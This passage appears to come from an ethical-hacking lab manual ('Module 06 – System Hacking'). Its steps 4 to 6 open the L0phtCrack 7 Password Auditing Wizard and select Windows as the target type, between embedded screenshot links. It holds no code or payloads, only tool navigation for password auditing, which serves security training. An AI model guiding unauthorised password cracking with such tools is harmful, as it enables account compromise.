


Module 06 – System Hacking


4. L0phtCrack 7 window appears, click the Password Auditing Wizard button.




5. The LC7 Password Auditing Wizard window appears; click Next.



6. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.



